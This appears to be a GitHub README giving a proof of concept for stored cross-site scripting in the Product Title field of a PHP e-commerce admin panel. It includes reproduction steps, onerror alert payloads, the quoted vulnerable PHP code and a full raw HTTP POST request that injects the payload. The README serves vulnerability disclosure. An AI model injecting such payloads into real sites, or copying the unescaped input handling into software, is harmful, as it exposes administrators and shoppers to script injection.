CP04042K / Full-Ecommece-Website-Add_Product-Stored_XSS-POC Public

1 star 0 forks

Star

Notifications

Code Pull requests Actions Projects Security Insights

main

Go to file

D4rkP0w4r Update README.md … on Mar 14 5

View code

README.md


Full-Ecommece-Website-Add_Product-Stored_XSS-POC

- `Note` => Login to admin
- `Description` => Stored_XSS at `Product Title`

Step to Reproduct

- `Login to admin` -> `Add Product` -> input payload `<img/src/onerror=prompt(10)>` at `Product Title` -> `Product Title`

Exploit



Add Product

Product Title: <image/src/onerror=prompt(8)>

Product Description: hacked

Product Price: 10000


Product Short Description: hacked

Product Category: Consumer Electronics

Product Quantity: 1

Product Image: car.png


- Input payload at `Product Title` -> clicked `Product Title` -> The XSS will trigger


Muzuro Ecommerce | Admin
Muzuro Ecommerce | Homepage
localhost:8080/Full-Ecommece-Website/Codes/public/category.php?id=12
OK
Cancel

localhost:8080 says

8

hacked



Muzuro Ecommerce | Admin
localhost:8080/Full-Ecommece-Website/Codes/public/admin/index.php?products
OK
Cancel

localhost:8080 says

8


hacked

Vulnerable Code



File Edit Selection View Go Run Terminal Help
add_product.php - Full-Ecommece-Website - Visual Studio Code
add_product.php
Codes > kresources > ktemplates > backend > add_product.php > div.col-md-12 > form > div.col-md-8
Ln 46, Col 5 Spaces: 2 UTF-8 LF PHP Go Live

```html
<div class="col-md-12">

<div class="row">
<h1 class="page-header">
   Add Product
<?php add_product(); ?>
</h1>
</div>



<form action="" method="post" enctype="multipart/form-data">


<div class="col-md-8">

<div class="form-group">
    <label for="product-title">Product Title </label>
        <input type="text" name="product_title" class="form-control">

    </div>


    <div class="form-group">
           <label for="product-title">Product Description</label>
      <textarea name="product_description" id="" cols="30" rows="10" class="form-control"></textarea>
    </div>



    <div class="form-group row">

      <div class="col-xs-3">
        <label for="product-price">Product Price</label>
        <input type="number" name="product_price" class="form-control" size="60">
      </div>
    </div>
```



File Edit Selection View Go Run Terminal Help
functions.php - Full-Ecommece-Website - Visual Studio Code
functions.php
Codes > kresources > functions.php > show_categories_add_product
Ln 420, Col 12 Spaces: 4 UTF-8 LF PHP Go Live

```php
    }
}


//***********************Adding Products in Admin**************************************************************************8
function add_product(){
if(isset($_POST['publish'])){

$product_title          = escape_string($_POST['product_title']);
$product_category_id    = escape_string($_POST['product_category_id']);
$product_price          = escape_string($_POST['product_price']);
$product_quantity       = escape_string($_POST['product_quantity']);
$product_description    = escape_string($_POST['product_description']);
$short_desc             = escape_string($_POST['short_desc']);
//*********************************************************************special zone the image uploading zone *****************


$product_image = ($_FILES['file']['name']);
$image_temp_location = ($_FILES['file']['tmp_name']);
$final_destination = UPLOAD_DIRECTORY.DS.$product_image;
move_uploaded_file($image_temp_location ,$final_destination);

//*************************************************************************************************************************
$query=query("INSERT INTO products(product_title,product_category_id,product_price,product_description,short_desc,product_quantity,product_image)VALUES(
$last_id=last_id();
confirm($query);
set_message("New Product with id : {$last_id}  was Added");
redirect("index.php?products");

}

}


function show_categories_add_product(){
$query = query("SELECT * FROM categories");
confirm($query);
while($row = fetch_array($query)) {
```

- When inserting into the database, the input is not filtered out characters

POC

- Injection Point

```
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_title"
```

```
<image/src/onerror=prompt(8)>
```

- Request

```
POST /Full-Ecommece-Website/Codes/public/admin/index.php?add_product HTTP/1.1
Host: localhost:8080
Content-Length: 1354971
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXtBAIsNDayF64Ebh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/Full-Ecommece-Website/Codes/public/admin/index.php?ad
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=oam3rcbi14nilh2pp3s21upev5; twk_uuid_5c2396fb7a79fc1bddf24b28={"uu
Connection: close

------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_title"

<image/src/onerror=prompt(8)>
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_description"

hacked
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_price"

10000
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="short_desc"

hacked
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="publish"

Publish
------WebKitFormBoundaryXtBAIsNDayF64Ebh
```

```
Content-Disposition: form-data; name="product_category_id"

12
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_quantity"

1
------WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="file"; filename="car.png"
Content-Type: image/png

PNG
```

`VIDEO POC` https://drive.google.com/file/d/155K4qLwGI8kwctd5FijU9gzonSA2rMFz/view?usp=sharing

Releases

No releases published

Packages

No packages published